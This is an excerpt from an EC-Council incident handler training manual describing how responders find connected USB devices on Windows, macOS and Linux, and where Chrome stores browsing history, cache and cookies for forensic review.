



Figure 9.23: Screenshot of Windows Registry Editor

**Look for removable devices in macOS:**

- Click on the **Apple** menu button and select the **About This Mac** option.
- Click on the **System Report.**
- In the **System Information** window, go to the **Hardware** section on the left side and select the **USB** option.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.24: Screenshot showing removable devices in macOS

**Look for removable devices in Linux OS:**

- Open the command console.
- Run the **usb-devices** command to list all connected USB devices.
- The system will display all information about the USB device as well.





Figure 9.25: Screenshot showing removable devices in Linux


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Incident handlers can use tools such as Plug and Play (PnP) Manager, DriveLetterView, and USBDeview to analyze the connected removable devices in a system.

Incident handlers can use the DriveLetterView tool to list all USB devices/drives in a system, even if they are currently not plugged.

- **DriveLetterView**

  Source: *https://www.nirsoft.net*

  DriveLetterView is a simple utility that allows incident handlers to view the list of all drive letter assignments in the system, including local drives, remote network drives, and USB drives—even if they are not currently plugged in.

  It enables users to easily change the drive letter of USB devices and remote network shares and delete the drive letter of a USB device that is not plugged. It can also be used to export the list of all drives into a text/csv/html/xml file.





Figure 9.26: Screenshot of DriveLetterView detecting external media plugged into a machine


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.27: Screenshot of DriveLetterView detecting external media plugged into a machine

Some additional tools to find USB devices/drives connected to the system are listed below:

- Plug and Play (PnP) Manager (*https://www.microsoft.com*)
- USBDeview (*https://www.nirsoft.net*)
- Disk Utility (*https://support.apple.com*)
- EaseUS Partition Master (*https://www.easeus.com*)
- WinDirStat (*https://windirstat.net*)

## System Analysis: Search for Browser Data

Browsers connect with the internet and allow users to access external servers and cloud data. They save system data in the form of cache, cookies, and history. Incident responders can gather this information and analyze it to find the type of connections made by the system, protocols used, websites visited, and content accessed and downloaded. Incident responders can find the URLs accessed, uploads, downloads, emails, and other DNS requests of the suspect from the following locations:

- **Google Chrome**

  Google Chrome records information about the browsing history on the system at the following locations:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **History, downloads, and cookies location**

  **C:\Users\{username}\AppData\Local\Google\Chrome\User Data\Default**

- **Cache location**

  **C:\Users\{username}\AppData\Local\Google\Chrome\User Data\Default\Cache**

Use ChromeCacheView, ChromeCookiesView, and ChromeHistoryView to examine the cache folder, cookie folder, and history data files, respectively.

